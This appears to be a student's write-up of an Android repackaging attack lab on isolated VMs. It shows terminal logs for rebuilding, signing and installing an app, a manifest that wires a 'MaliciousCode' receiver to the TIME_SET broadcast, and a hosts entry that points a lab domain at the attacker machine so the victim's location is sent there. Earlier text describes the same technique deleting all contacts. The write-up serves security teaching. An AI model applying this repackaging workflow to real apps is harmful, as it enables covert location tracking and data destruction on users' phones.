


The image shows a terminal window with a dark background and a light-colored text. The window has a title bar with 'Terminal' and menu options 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. On the left side, there is a vertical dock with several application icons. The terminal output shows a warning about a certificate expiration, followed by an attempt to install an APK using 'adb install'. This attempt fails with a 'protocol fault' error. The user then tries to connect to the device using 'adb connect 10.0.4.2' and 'adb connect 10.0.2.4'. The connection to 10.0.2.4 is successful. Finally, the user runs 'adb install Repackagin gLab.apk' again, which succeeds, showing the transfer speed and the word 'Success'. The prompt ends with 'cd' followed by a cursor.

```
Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not tim
estamped. Without a timestamp, users may not be able to
validate this jar after the signer certificate's expir
ation date (2020-02-20) or after any future revocation
date.
[11/22/19]seed@VM:~/repackaging$ adb install Repackagin
gLab.apk
error: protocol fault (couldn't read status): Success
- waiting for device -
^C
[11/22/19]seed@VM:~/repackaging$ adb connect 10.0.4.2
^C
[11/22/19]seed@VM:~/repackaging$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
[11/22/19]seed@VM:~/repackaging$ adb install Repackagin
gLab.apk
11273 KB/s (1427413 bytes in 0.123s)
Success
[11/22/19]seed@VM:~/repackaging$ cd
```






Observations: As it can be observed from the first screenshot we have connected the VM to our attack machine and install the repacked apk onto the android VM. In the second screenshot we can see that there are two contacts in the contact directory. As our malicious application is going to delete all the contacts it needs permission to access the contacts. In the third screenshot it can be observed that we have given permission to access the contacts. In real world scenario, the market place asks for the permission of the user before installing the application and when user grants it, the market place tell the system that user has granted access permission to the following services or applications. We start the app and then go to date and time settings and set the time as evident from screenshot 4. We can observe in the screenshot 5 that all the contacts are deleted.

When we run the android application and operate anything on the device, if there is any activity in time-date or reboot etc. on the android by the user, it will send a broadcast receiver to all the applications. As in our application, in our manifest file, if we receive a broadcast regarding the time setting then it will invoke our malicious code and thus our malicious code will be executed.


Task 6: Using Repackaging Attack to Track Victim's Location

Step 1. Setting up mock locations.



Since, we are running a VM it is not possible to use the GPS hardware. The OS allows us to mock a location using an application, which will be set as our current location.


Step 2: Configuring DNS.



```
[11/22/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:ef:04:33
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::fe81:4013:e3d0:26db/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5816 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7629 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1500917 (1.5 MB)  TX bytes:10886333 (10.8 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:7729 errors:0 dropped:0 overruns:0
```

The malicious code that we will insert in the apk will broadcast the current location. This location has to be viewed in the Ubuntu VM. Using adb we pull out the hosts file from the android VM and enter our record wherein we input the ip address of the ubuntu VM against the url that we have for our attack. This is not a real url, however, when the malicious code is invoked the android system will look for this url to send the data and thus will look into hosts file and will send the data to the ip address of the ubuntu VM.



The image shows a Linux desktop environment with a terminal window and a gedit editor window. The terminal window displays the output of the 'ifconfig lo' command, showing the loopback interface 'lo' with IP address 127.0.0.1 and MTU of 65536. It also shows the output of the 'adb root' command, which restarts the adb daemon as root. The terminal then shows the output of the 'adb connect 10.0.2.4' command, which connects to the device at 10.0.2.4:5555. The terminal then shows the output of the 'adb pull /system/etc/hosts' command, which pulls the hosts file from the device. The terminal then shows the output of the 'gedit ./hosts' command, which opens the hosts file in the gedit editor. The gedit editor window shows the contents of the hosts file, which includes the loopback address 127.0.0.1, the IPv6 loopback address ::1, and the IP address 10.0.2.15, which is mapped to the domain www.repackagingattacklab.com. The terminal window also shows the output of the 'adb push ./hosts /system/etc/hosts' command, which pushes the modified hosts file to the device. The terminal window then shows the prompt for the user 'seed@VM:~\$'.

```
Terminal
lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:7618 errors:0 dropped:0 overruns:0
            frame:0
            TX packets:7618 errors:0 dropped:0 overruns:0
            carrier:0
            collisions:0 txqueuelen:1
            RX bytes:6481560 (6.4 MB)  TX bytes:6481560 (
6.4 MB)

[11/22/19]seed@VM:~$ adb root
restarting adb as root
[11/22/19]seed@VM:~$ adb connect 10.0.2.4
connected to 10.0.2.4:5555
[11/22/19]seed@VM:~$ adb pull /system/etc/hosts
0 KB/s (56 bytes in 0.087s)
[11/22/19]seed@VM:~$ gedit ./hosts
[11/22/19]seed@VM:~$ adb push ./hosts /system/etc/hosts
1 KB/s (96 bytes in 0.060s)
[11/22/19]seed@VM:~$
```


hosts (~/) - gedit

```
127.0.0.1      localhost
::1           ip6-localhost
10.0.2.15     www.repackagingattacklab.com|
```

Firefox Web Browser

Plain Text ▾ Tab Width: 8 ▾ Ln 3, Col 45 ▾ INS

Step 3: Repackaging and installing the victim app.



Explanation:

We insert our code that will send the location at the specified DNS that has our Ubuntu IP. Then we make the necessary changes like we did in the previous task that specifies that this app needs location permissions and will trigger a code when a broadcast event of TIME_SET is received.



```
AndroidManifest.xml — task2/RepackagingLab x st.xml — repackaging/RepackagingLab x
5 <uses-permission android:name=
6 android.permission.ACCESS_MOCK_LOCATION" />
7 <uses-permission android:name="android.permission.INTERNET"/>
8
9 <application android:allowBackup="true" android:debuggable=
10 "true" android:icon="@drawable/mobiseedcrop" android:label=
11 "@string/app_name" android:supportsRtl="true" android:theme
12 ="@style/AppTheme">
13     <activity android:label="@string/app_name" android:name
14         ="com.mobiseed.repackaging.HelloMobiSEED" android:theme
15         ="@style/AppTheme.NoActionBar">
16         <intent-filter>
17             <action android:name="
18                 android.intent.action.MAIN"/>
19             <category android:name="
20                 android.intent.category.LAUNCHER"/>
21         </intent-filter>
22     </activity>
23     <receiver android:name="
24         com.mobiseed.repackaging.MaliciousCode" >
25     <intent-filter>
26     <action android:name="android.intent.action.TIME_SET" />
27     </intent-filter>
28 </receiver>
29 </application>
30 </manifest>
```

```
AndroidManifest.xml — task2/RepackagingLab x st.xml — repackaging/RepackagingLab x
1 <?xml version="1.0" encoding="utf-8" standalone="no"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/
3 android" package="com.mobiseed.repackaging"
4 platformBuildVersionCode="23" platformBuildVersionName="
5 6.0-2166767">
6     <uses-permission android:name="
7         android.permission.ACCESS_COARSE_LOCATION"/>
8     <uses-permission android:name="
9         android.permission.ACCESS_FINE_LOCATION"/>
10     <uses-permission android:name="
11         android.permission.ACCESS_MOCK_LOCATION" />
12     <uses-permission android:name="android.permission.INTERNET"/>
13
14     <application android:allowBackup="true" android:debuggable=
15         "true" android:icon="@drawable/mobiseedcrop" android:label=
16         "@string/app_name" android:supportsRtl="true" android:theme
17         ="@style/AppTheme">
18         <activity android:label="@string/app_name" android:name
19             ="com.mobiseed.repackaging.HelloMobiSEED" android:theme
20             ="@style/AppTheme.NoActionBar">
21             <intent-filter>
22                 <action android:name="
23                     android.intent.action.MAIN"/>
24                 <category android:name="
25                     android.intent.category.LAUNCHER"/>
26             </intent-filter>
27         </activity>
28         <receiver android:name="
```


1 characters selected Tab Size: 4 XML


```
Terminal
RepackagingLab RepackagingLab.apk
[11/22/19]seed@VM:~/task2$ apktool b RepackagingLab
I: Using Apktool 2.2.2
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
[11/22/19]seed@VM:~/task2$ keytool -alias seed -genkey
-v -keystore mykey.keystore
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: Dhaval
What is the name of your organizational unit?
[Unknown]: SU
What is the name of your organization?
[Unknown]: SU
What is the name of your City or Locality?
[Unknown]: SYR
What is the name of your State or Province?
```

```
Terminal
The JKS keystore uses a proprietary format. It is recom
mended to migrate to PKCS12 which is an industry standa
rd format using "keytool -importkeystore -srckeystore m
ykey.keystore -destkeystore mykey.keystore -deststorety
pe pkcs12".
[11/22/19]seed@VM:~/task2$ jarsigner -keystore mykey.ke
ystore RepackagingLab.apk seed
Enter Passphrase for keystore:
jar signed.


Warning:
The signer certificate will expire within six months.
No -tsa or -tsacert is provided and this jar is not tim
estamped. Without a timestamp, users may not be able to
validate this jar after the signer certificate's expir
ation date (2020-02-20) or after any future revocation
date.
[11/22/19]seed@VM:~/task2$ adb install RepackagingLab.a
pk
10281 KB/s (1428284 bytes in 0.135s)
Success
[11/22/19]seed@VM:~/task2$
```

Step 4: Enabling the permission on the Android VM



We install the application and permit it to use our mock location.

Step 5: Triggering the attacking code




To trigger the code we first start the application and make sure it is present in the background

Then we change the time which BROADCASTS message

This triggers the code and we can now track the user

Step 6: Tracking the victim



